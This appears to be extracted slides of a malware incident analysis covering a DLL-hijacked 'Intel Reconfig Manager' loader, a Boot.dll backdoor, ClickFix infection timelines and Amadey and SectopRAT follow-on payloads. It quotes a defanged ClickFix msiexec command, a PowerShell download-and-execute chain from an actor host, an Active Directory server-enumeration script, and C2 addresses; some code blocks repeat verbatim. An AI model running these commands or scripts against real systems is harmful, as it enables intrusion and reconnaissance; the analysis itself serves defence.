5380	3:29:10.150 PM	1	sichbopvr.dll	InitializeCriticalSection (0x00007fff5bad60a0)
5382	3:29:10.150 PM	1	sichbopvr.dll	└ DisableThreadLibraryCalls (0x00007fff5ba80000)
5384	3:29:10.150 PM	1	fltSca.dll	InitializeCriticalSection (0x00007fff5be7d0a0)
5386	3:29:10.150 PM	1	fltSca.dll	└ CreateThread (NULL, 0, 0x00007fff5be31a75, NULL, 0, NULL)
9925	3:29:10.572 PM	2	fltSca.dll	GdiplusStartup (0x00000014e89ffd58, 0x00000014e89ffd60, NULL)
10344	3:29:10.604 PM	2	fltSca.dll	InitCommonControlsEx (0x00000014e89ffd50)
10730	3:29:10.635 PM	2	fltSca.dll	GetDesktopWindow ( )
10731	3:29:10.635 PM	2	fltSca.dll	CreateEventW (NULL, FALSE, FALSE, NULL)
10737	3:29:10.635 PM	2	fltSca.dll	GetModuleFileNameW (0x00007fff5be30000, 0x000002018ae42480, 4096)
10771	3:29:10.635 PM	2	fltSca.dll	LoadLibraryW ("C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\Boot.dll")
12255	3:29:10.760 PM	2	Boot.dll	├ InitializeCriticalSection (0x00007fff5b9550a0)
12262	3:29:10.760 PM	2	Boot.dll	└ CreateThread (NULL, 0, 0x00007fff5b8f2be4, NULL, 0, NULL)
12323	3:29:10.775 PM	2	fltSca.dll	CreateFileW ("C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\Voice.dat", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)
12420	3:29:10.775 PM	2	fltSca.dll	SetFilePointer (0x00000000000002ac, 775238, NULL, FILE_BEGIN)
12424	3:29:10.775 PM	2	fltSca.dll	ReadFile (0x00000000000002ac, 0x000002018ae44540, 340803, 0x00000014e89ffcf8, NULL)
12435	3:29:10.775 PM	2	fltSca.dll	CloseHandle (0x00000000000002ac)
12539	3:29:10.791 PM	2	sichbopvr.dll	VirtualAlloc (NULL, 1126400, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
12545	3:29:10.791 PM	2	sichbopvr.dll	DwmIsCompositionEnabled (0x00000014e89ffc60)
12558	3:29:10.791 PM	2	sichbopvr.dll	DWriteCreateFactory (DWRITE_FACTORY_TYPE_SHARED, IDWriteFactory, 0x00000014e89ffc58)
12607	3:29:10.791 PM	4	Boot.dll	CoInitializeEx (NULL, COINIT_MULTITHREADED)
12825	3:29:10.791 PM	2	sichbopvr.dll	DirectDrawCreate (NULL, 0x00000014e89ffc50, NULL)
12849	3:29:10.791 PM	4	Boot.dll	K32EnumProcesses (0x00000014e8bfe680, 4096, 0x00000014e8bfe67c)
13011	3:29:10.807 PM	4	Boot.dll	GetCurrentDirectoryW (260, 0x000002018ae97940)
13018	3:29:10.807 PM	4	Boot.dll	GetCurrentProcessId ( )
13021	3:29:10.807 PM	4	Boot.dll	GetDesktopWindow ( )
13040	3:29:10.807 PM	4	Boot.dll	GetTopWindow (0x0000000000010010)
13047	3:29:10.807 PM	4	Boot.dll	GetWindow (0x00000000000a021c, GW_HWNDNEXT)




DLL Hijacking

Interestingly, Voice.dat is a GARBro DB file. It's a ZLib compressed file format. Drop the header, inflate it, and use an MS-NRBF parser to deserialize it.

I used nrbf-parser.

Voice.dat | xerces-c_3_2.dll | minterface.bin | out.bin

```
Offset(d)  00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15  Decoded text
00000000   47 41 52 62 72 6F 44 42 8D 00 00 00 78 DA E4 BD  GARbroDB ...xÚä½
00000016   07 74 1C C7 B1 2E AC 26 89 A4 64 4B 56 B2 24 4B  .t.Ç±.¬&‰¤dKV²$K
00000032   03 45 4B 22 18 95 6D 59 5E 04 02 20 A2 B0 20 29  .EK".•mY^.. ¢° )
```





```rust
// To decompress and dump the zlib

    let mut file = File::open("malicious_tail_zlib_one")?;

    // 1. Skip the 4-byte GARbro version/signature header
    // This is crucial; NRBF expects to start at the serialization header (0x00)
    file.seek(SeekFrom::Start(12))?;
    // 2. Wrap the file in a ZlibDecoder to handle decompression on-the-fly
    // ZlibDecoder implements the Read trait, which nrbf_parser needs.
    let mut decompressed_stream = ZlibDecoder::new(file);
    // let mut reader = BufReader::new(decompressed_stream);
    let mut output = File::create("decompressed_scheme_a.bin")?;
    // Pipe the decompressed data into the new file
    let mut buffer = Vec::new();
    decompressed_stream.read_to_end(&mut buffer)?;
    output.write_all(&buffer)?;
    println!("Decompressed dump created: decompressed_scheme.bin");

// To determine where decomp fails


    let mut file = File::open("malicious_tail_zlib_one")?;

    // 1. Skip the 4-byte GARbro version/signature header
    // This is crucial; NRBF expects to start at the serialization header (0x00)
    file.seek(SeekFrom::Start(12))?;
    // 2. Wrap the file in a ZlibDecoder to handle decompression on-the-fly
    // ZlibDecoder implements the Read trait, which nrbf_parser needs.
    let mut decompressed_stream = ZlibDecoder::new(file);
    // let mut reader = BufReader::new(decompressed_stream);
    let mut output = File::create("decompressed_scheme_a.bin")?;
    // Pipe the decompressed data into the new file
    let mut buffer = Vec::new();
    decompressed_stream.read_to_end(&mut buffer)?;
    output.write_all(&buffer)?;
    println!("Decompressed dump created: decompressed_scheme.bin");

    let mut output = File::create("salvaged_data.bin")?;
    output.write_all(&salvage_buffer)?;


// To save the tail

// 1. Skip the 12-byte GARbro header
    file.seek(SeekFrom::Start(12))?;
    // 2. Run the decoder until it hits the corruption
    {
        let mut decoder = ZlibDecoder::new(&file);
        let mut sink = vec![0u8; 4096];
        // Read until error or EOF
        while let Ok(n) = decoder.read(&mut sink) {
            if n == 0 { break; }
        }
    }
    // 3. The file handle is now positioned exactly where Zlib gave up.
    // We capture the "Remaining" bytes.
    let current_pos = file.stream_position()?;
    println!("Zlib stream broke at file offset: {}", current_pos);
    let mut tail_data = Vec::new();
    file.read_to_end(&mut tail_data)?;
    // 4. Save the malicious tail
    if !tail_data.is_empty() {
        let mut output = File::create("malicious_tail.bin")?;
        output.write_all(&tail_data)?;
        println!("Successfully dumped {} bytes of trailing data to 'malicious_tail.bin'", tail_data.len());
    } else {
        println!("No trailing data found after the Zlib stream.");
    }
```

DLL Hijacking

Interestingly, Voice.dat is a GARBro DB file. It's a ZLib compressed file format. Drop the header, inflate it, and use an MS-NRBF parser to deserialize it.

I used nrbf-parser.




```rust
// To decompress and dump the zlib

    let mut file = File::open("malicious_tail_zlib_one")?;

    // 1. Skip the 4-byte GARbro version/signature header
    // This is crucial; NRBF expects to start at the serialization header (0x00)
    file.seek(SeekFrom::Start(12))?;
    // 2. Wrap the file in a ZlibDecoder to handle decompression on-the-fly
    // ZlibDecoder implements the Read trait, which nrbf_parser needs.
    let mut decompressed_stream = ZlibDecoder::new(file);
    // let mut reader = BufReader::new(decompressed_stream);
    let mut output = File::create("decompressed_scheme_a.bin")?;
    // Pipe the decompressed data into the new file
    let mut buffer = Vec::new();
    decompressed_stream.read_to_end(&mut buffer)?;
    output.write_all(&buffer)?;
    println!("Decompressed dump created: decompressed_scheme.bin");

// To determine where decomp fails


    let mut file = File::open("malicious_tail_zlib_one")?;

    // 1. Skip the 4-byte GARbro version/signature header
    // This is crucial; NRBF expects to start at the serialization header (0x00)
    file.seek(SeekFrom::Start(12))?;
    // 2. Wrap the file in a ZlibDecoder to handle decompression on-the-fly
    // ZlibDecoder implements the Read trait, which nrbf_parser needs.
    let mut decompressed_stream = ZlibDecoder::new(file);
    // let mut reader = BufReader::new(decompressed_stream);
    let mut output = File::create("decompressed_scheme_a.bin")?;
    // Pipe the decompressed data into the new file
    let mut buffer = Vec::new();
    decompressed_stream.read_to_end(&mut buffer)?;
    output.write_all(&buffer)?;
    println!("Decompressed dump created: decompressed_scheme.bin");

    let mut output = File::create("salvaged_data.bin")?;
    output.write_all(&salvage_buffer)?;


// To save the tail

// 1. Skip the 12-byte GARbro header
    file.seek(SeekFrom::Start(12))?;
    // 2. Run the decoder until it hits the corruption
    {
        let mut decoder = ZlibDecoder::new(&file);
        let mut sink = vec![0u8; 4096];
        // Read until error or EOF
        while let Ok(n) = decoder.read(&mut sink) {
            if n == 0 { break; }
        }
    }
    // 3. The file handle is now positioned exactly where Zlib gave up.
    // We capture the "Remaining" bytes.
    let current_pos = file.stream_position()?;
    println!("Zlib stream broke at file offset: {}", current_pos);
    let mut tail_data = Vec::new();
    file.read_to_end(&mut tail_data)?;
    // 4. Save the malicious tail
    if !tail_data.is_empty() {
        let mut output = File::create("malicious_tail.bin")?;
        output.write_all(&tail_data)?;
        println!("Successfully dumped {} bytes of trailing data to 'malicious_tail.bin'", tail_data.len());
    } else {
        println!("No trailing data found after the Zlib stream.");
    }
```

Boot DLL

Boot DLL – Backdoor

Broken down into explicit functions, Boot.dll contains the ability to:

- Enumerate RDP sessions via WTSEnumerateSessionsW
- Take screenshots via BitBlt
- Network communications (Including Beaconing)
- Window enumeration
  with GetDesktopWindow and GetTopWindow
- (Likely) Reflective Loading memcpy to move the data, VirtualProtect to make it executable, CreateThread for execution

```
.text:000000026AFF144E loc_26AFF144E:                          ; CODE XREF: sub_26AFF141C+3AF↓j
.text:000000026AFF144E                 mov     eax, cs:dword_26B03C010
.text:000000026AFF1454                 test    eax, eax
.text:000000026AFF1456                 jz      loc_26AFF1774
.text:000000026AFF145C                 lea     rax, unk_26B03D000
.text:000000026AFF1463                 mov     [rbp+320h+var_C0], rax
.text:000000026AFF146A                 mov     [rbp+320h+var_16], 50h ; 'P'
.text:000000026AFF1473                 mov     [rbp+320h+var_1C], 40h ; '@'
.text:000000026AFF147D                 mov     [rbp+320h+var_20], 1
.text:000000026AFF1487                 lea     rax, [rbp+320h+WSAData]
.text:000000026AFF148B                 mov     rdx, rax        ; lpWSAData
.text:000000026AFF148E                 mov     ecx, 202h       ; wVersionRequested
.text:000000026AFF1493                 mov     rax, cs:__imp_WSAStartup
.text:000000026AFF149A ;   try {
.text:000000026AFF149A                 call    rax ; __imp_WSAStartup
.text:000000026AFF149A ;   } // starts at 26AFF149A
.text:000000026AFF149C                 test    eax, eax
.text:000000026AFF149E                 lea     rax, [rbp+320h+var_340]
.text:000000026AFF14A2                 mov     rcx, rax
.text:000000026AFF14A5                 call    sub_26B014360
.text:000000026AFF14AA                 lea     rax, [rbp+320h+var_E0]
.text:000000026AFF14B1                 mov     rcx, rax
.text:000000026AFF14B4                 call    sub_26B022090
.text:000000026AFF14B9                 mov     [rbp+320h+var_104], 0
.text:000000026AFF14C3                 jmp     loc_26AFF1561
.text:000000026AFF14C8 ; ---------------------------------------------------------------------------
.text:000000026AFF14C8
.text:000000026AFF14C8 loc_26AFF14C8:                          ; CODE XREF: sub_26AFF141C+151↓j
.text:000000026AFF14C8                 mov     r8d, 6          ; protocol
.text:000000026AFF14CE                 mov     edx, 1          ; type
.text:000000026AFF14D3                 mov     ecx, 2          ; af
.text:000000026AFF14D8                 mov     rax, cs:__imp_socket
.text:000000026AFF14DF ;   try {
.text:000000026AFF14DF                 call    rax ;   imp_socket
.text:000000026AFF14E1                 mov     [rbp+320h+var_110], rax
.text:000000026AFF14E8                 mov     rax, [rbp+320h+var_110]
.text:000000026AFF14EF                 cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:000000026AFF14F3                 jz      short loc_26AFF1552
.text:000000026AFF14F5                 mov     rbx, [rbp+320h+var_110]
.text:000000026AFF14FC                 lea     rdx, [rbp+320h+var_104]
.text:000000026AFF1503                 lea     rax, [rbp+320h+var_340]
.text:000000026AFF1507                 mov     rcx, rax
.text:000000026AFF150A                 call    sub_26B0143A0
.text:000000026AFF150F                 mov     [rax], rbx
.text:000000026AFF1512                 mov     [rbp+320h+var_94], 0
.text:000000026AFF151C                 lea     rcx, [rbp+320h+var_94]
.text:000000026AFF1523                 lea     rdx, [rbp+320h+var_110]
.text:000000026AFF152A                 lea     rax, [rbp+320h+var_B0]
.text:000000026AFF1531                 mov     r8, rcx
.text:000000026AFF1534                 mov     rcx, rax
.text:000000026AFF1537                 call    sub_26B015CD0
.text:000000026AFF153C                 lea     rdx, [rbp+320h+var_B0]
.text:000000026AFF1543                 lea     rax, [rbp+320h+var_E0]
.text:000000026AFF154A                 mov     rcx, rax
.text:000000026AFF154D                 call    sub_26B022060
.text:000000026AFF1552
```

Incident #1 - Enterprise

Incident #1 - Enterprise


Incident #1 - Enterprise

Time	Activity	Description
07:54	User Visits Compromised Domain	www[.]mnnursinghomelaw[.]com - Compromised Domain list[.]metametrics[.]com - ClickFix loader
07:55	User Executed ClickFix Command	MSiExec.exE -PaCkAGe hxxp[:\\]cfmn[.]us[.]com/compile/..\debug/..\UserID48763298 /q
07:58	User Device Connects to C2	193.202.84.17
08:00	A Run key is created	HKU\Software\Microsoft\Windows\CurrentVersion\Run Intel Reconfig Manager <..>\AppData\Local\Programs\Intel Reconfig Manager\intel-reconfig.exe
08:00	A Staging Directory is Created	<..>\AppData\Local\UiInterface
08:12	A Scheduled Task is Created	Intel Reconfig Manager <..>\AppData\Local\Programs\Intel Reconfig Manager\intel-reconfig.exe
09:56	Device Domain Queried	dsregcmd /status | findstr "DomainJoined WorkplaceTenantName Executing"
10:10	Active Directory Enumeration	
11:56	Binary File Written to Staging Directory	<..>\AppData\Local\UiInterface\minterface.bin

Incident #1 - Enterprise

During this incident, two commands were observed executed on the compromised device. The first command was used to return the domain status of the device. Once confirming the device was domain joined, the threat actor ran a PowerShell script to enumerate the servers joined to the domain.


Notably, this script was first observed in use by [Iranian Actors in 2024].




```powershell
$i=0
$D=[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$L='LDAP://'.$D
$D = [ADSI]$L
$Date = $((Get-Date).AddDays(-90).ToFileTime())
$str = '(&(objectcategory=computer)(operatingSystem=*serv*)(|(lastlogon>='+$Date+')(lastlogontimestamp>='+$Date+')))'
$s = [adsisearcher]$str
$s.searchRoot = $L.$D.distinguishedName
$s.PropertiesToLoad.Add('cn') > $Null
$s.PropertiesToLoad.Add('operatingsystem') > $Null
$s.PropertiesToLoad.Add('description') > $Null
$s.PropertiesToLoad.Add('distinguishedName') > $Null
Foreach ($CA in $s.FindAll()){
Write-Host $CA.Properties.Item('cn')
 $CA.Properties.Item('operatingsystem')
 $CA.Properties.Item('description')
 $CA.Properties.Item('distinguishedName')
 $i++
}
 Write-host Total servers: $i
```

Incident #2 - Sandboxed

Incident #2 - Sandboxed



Incident #2 - Sandboxed

Time	Activity	Description
13:48	intel-reconfig.exe executed	
13:48	Boot.dll loaded	fltSca.dll LoadLibraryW ("C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\Boot.dll")
13:50	Google DoH Query	webio.dll RtlCompareUnicodeStrings ("dns.google", 10, "dns.google/dns-query", 10, TRUE)
13:50	C2 Connection	193.202.84.17
13:50	intel-reconfig.exe Terminated	
15:29	intel-reconfig.exe executed	
15:29	Boot.dll Loaded	fltSca.dll LoadLibraryW ("C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\Boot.dll")
15:30	Google DoH Query	webio.dll RtlCompareUnicodeStrings ("dns.google", 10, "dns.google/dns-query", 10, TRUE)
15:30	C2 Connection	193.202.84.17

Incident #2 - Sandboxed

Time	Activity	Description
15:32	Registry Run Key Set	TargetObject: HKU\..\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Intel Reconfig Manager C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\intel-reconfig.exe
15:44	Task Created	TargetFilename: C:\Windows\System32\Tasks\Intel Reconfig Manager
16:22	PowerShell Spawned from intel-recofig.exe	CommandLine: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -NoLogo -NoProfile -NoExit -Command "$OutputEncoding=[Console]::OutputEncoding=[Console]::InputEncoding=[System.Text.UTF8Encoding]::UTF8"
16:26	PowerShell Script Execution	Invoke-WebRequest -Uri 'hxxp[:\\]cfmn[.]us[.]com/Data.zip' -OutFile 'C:\programdata\bootstrap.zip'; Expand-Archive -Path 'C:\programdata\bootstrap.zip' -DestinationPath 'c:\programdata\InfoAggregator' -Force; Remove-Item 'c:\programdata\bootstrap.zip'; cmd /c 'c:\programdata\InfoAggregator\InfoAggregator.exe';
16:27	InfoAggregator.exe Executed	c:\programdata\InfoAggregator\InfoAggregator.exe
16:27	InfoAggregator.exe Files Moved	TargetFilename: C:\ProgramData\com_int_thread_v7_dbg\InfoAggregator.exe
16:27	InfoAggregator.exe Executed	CommandLine: C:\ProgramData\com_int_thread_v7_dbg\InfoAggregator.exe
16:27	XPFix.exe Dropped	TargetFilename: C:\Users\Admin\AppData\Roaming\com_int_thread_v7_dbg\XPFix.exe
16:28	XPFix.exe Executed	CommandLine: "C:\Users\Admin\AppData\Roaming\com_int_thread_v7_dbg\XPFix.exe" "C:\Users\Admin\AppData\Roaming\com_int_thread_v7_dbg\XPFix.exe" /u

Incident #2 - Sandboxed

Time	Activity	Description
16:28	Fake Google Doc Extension Dropped	C:\Users\Admin\AppData\Local\nimdA\llg
16:28	XDock86.exe Dropped	Image: C:\ProgramData\com_int_thread_v7_dbg\InfoAggregator.exe TargetFilename: C:\Users\Admin\AppData\Local\XDock86.exe
16:28	XDock86.exe Execution	CommandLine: C:\Users\Admin\AppData\Local\XDock86.exe
16:28	XDock86.exe Network Connection	150.241.81.137
16:28	XDock86 Browser Hijacking	SourceImage: C:\Users\Admin\AppData\Local\XDock86.exe TargetImage: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
16:28	Hijacked Edge Process	ParentCommandLine: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-sandbox --allow-no-sandbox-job --disable-gpu --mute-audio --disable-audio --user-data-dir="C:\Users\Admin\AppData\Local\Temp\r1iramwh.3ee"

Incident #2 - Sandboxed

This incident is the result of manual analysis in a controlled sandbox envinronment. Execution was primarily monitored through APIMonitor, Sysmon, and WireShark. The intel-reconfig.exe binary was executed once for intial indicator gathering and testing, and once for long-term monitoring of threat actor activities.

While not confirmed, it is likely that the sample utilizes Google DoH to retrieve the IPv4 of the C2 server. A quick test shows that carrotbunnies.com resolves to 192[.]202[.]84[.]17, the first C2 address.

```
PS > iwr "https://dns.google/dns-query?dns=AAABAAABAAAAAAAADWNhcnJvdGJ1bm5pZXMDY29tAAABAAE" -Headers @{"accept"="applica
tion/dns-message"} | Select -ExpandProperty Content | format-hex

   Label: Byte (System.Byte) <4F1E9400>

          Offset Bytes                                           Ascii
                 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
          ------ ----------------------------------------------- -----
0000000000000000 00 00 81 80 00 01 00 01 00 00 00 00 0D 63 61 72   ◆◆ ◆ ◆    ◆car
0000000000000010 72 6F 74 62 75 6E 6E 69 65 73 03 63 6F 6D 00 00 rotbunnies◆com
0000000000000020 01 00 01 C0 0C 00 01 00 01 00 00 01 2C 00 04 C1 ◆ ◆À◆ ◆ ◆  ◆, ◆Á
0000000000000030 CA 54 11                                        ÊT◆

PS > 0xC1,0xCA,0x54,0x11
193
202
84
17
```

Incident #2 - Sandboxed

After contacting the C2, a Run key and Scheduled Task were created.

```
Registry value set:
RuleName: T1060,RunKey
EventType: SetValue
UtcTime: 2026-04-08 20:32:41.859
ProcessGuid: {ffa636cf-ba95-69d6-3306-000000001200}
ProcessId: 4132
Image: C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\intel-reconfig.exe
TargetObject: HKU\S-1-5-21-2929921250-199083380-1548177122-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Intel Reconfig Manager
Details: C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\intel-reconfig.exe
User: DESKTOP-R30J1LQ\Admin
```

```
File created:
RuleName: T1053
UtcTime: 2026-04-08 20:44:47.093
ProcessGuid: {ffa636cf-3672-69d6-1a00-000000001200}
ProcessId: 1232
Image: C:\Windows\system32\svchost.exe
TargetFilename: C:\Windows\System32\Tasks\Intel Reconfig Manager
CreationUtcTime: 2026-04-08 20:44:47.093
User: NT AUTHORITY\SYSTEM
```

```
<Exec>
  <Command>C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\intel-reconfig.exe</Command>
</Exec>
```


Incident #2 - Sandboxed

Approximately an hour after execution, the threat actor began staging files on the device. This behavior started with PowerShell execution that pulled bootstrap.zip from the actor-controlled domain, cfmn[.]us[.]com.

```
Invoke-WebRequest -Uri 'hxxp[:\\]cfmn[.]us[.]com/Data.zip' -OutFile 'C:\programdata\bootstrap.zip';
Expand-Archive -Path 'C:\programdata\bootstrap.zip' -DestinationPath
'c:\programdata\InfoAggregator' -Force; Remove-Item 'c:\programdata\bootstrap.zip'; cmd /c
'c:\programdata\InfoAggregator\InfoAggregator.exe';
```

The InfoAggregator.exe payload retrieved from this archive is an Amadey payload that is well documented. After the Amadey payload was executed, XPFix.exe was dropped and executed. This payload is from the 360 Security Guard (360安全卫士) tool from 360.cn. 360 Security Guard offers multiple products, including Endpoint Security tools.

Incident #2 - Sandboxed



This tool may have been utilized in an attempt to remove or disable other security tools that may have been installed on the system. Or for remote access 🤷 The process was terminated immediately after starting and did not appear to have any network communications, artifacts dropped, or other indications of malicious use.

The Amadey payload was also used to drop XDock86.exe.

```
File created:
RuleName: EXE
UtcTime: 2026-04-08 21:28:00.219
ProcessGuid: {ffa636cf-c83d-69d6-6706-000000001200}
ProcessId: 860
Image: C:\ProgramData\com_int_thread_v7_dbg\InfoAggregator.exe
TargetFilename: C:\Users\Admin\AppData\Local\XDock86.exe
CreationUtcTime: 2026-04-08 21:28:00.219
User: DESKTOP-R30J1LQ\Admin
```

Incident #2 - Sandboxed

XDock86.exe is a Paragon Software system utility originally named rmb_pnpenforce. Paragon Software creates forensics, data management, backup, and other tools.

The XDock86.exe payload was utilized to deploy a malicious Microsoft Edge profile for Browser Hijacking. Additionally, it made a significant number of requests to 150[.]241[.]81[.]137 over 443 and 9000.

These requests highly match indicators associated with SectopRAT (Trend Micro).

```
GET /wbinjget?q=A1EB3078895AFDB699B5D38AA576E57E HTTP/1.1
Host: 150.241.81.137:9000
Connection: Keep-Alive


HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 0
Server: Microsoft-HTTPAPI/2.0
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS, HEAD, GET, PUT, POST, DELETE, PATCH
Access-Control-Allow-Headers: *
Access-Control-Expose-Headers:
Accept: */*
Accept-Language: en-US, en
Accept-Charset: ISO-8859-1, utf-8
Host: *:9000
Date: Wed, 08 Apr 2026 23:08:53 GMT
Connection: close
```

Incident #2 - Sandboxed

Additionally, the edge browser hijacking via malicious browser profile is behavior documented in many SectopRAT (AKA ArechClient2) incidents.

```
CreateRemoteThread detected:
RuleName: -
UtcTime: 2026-04-08 21:28:20.918
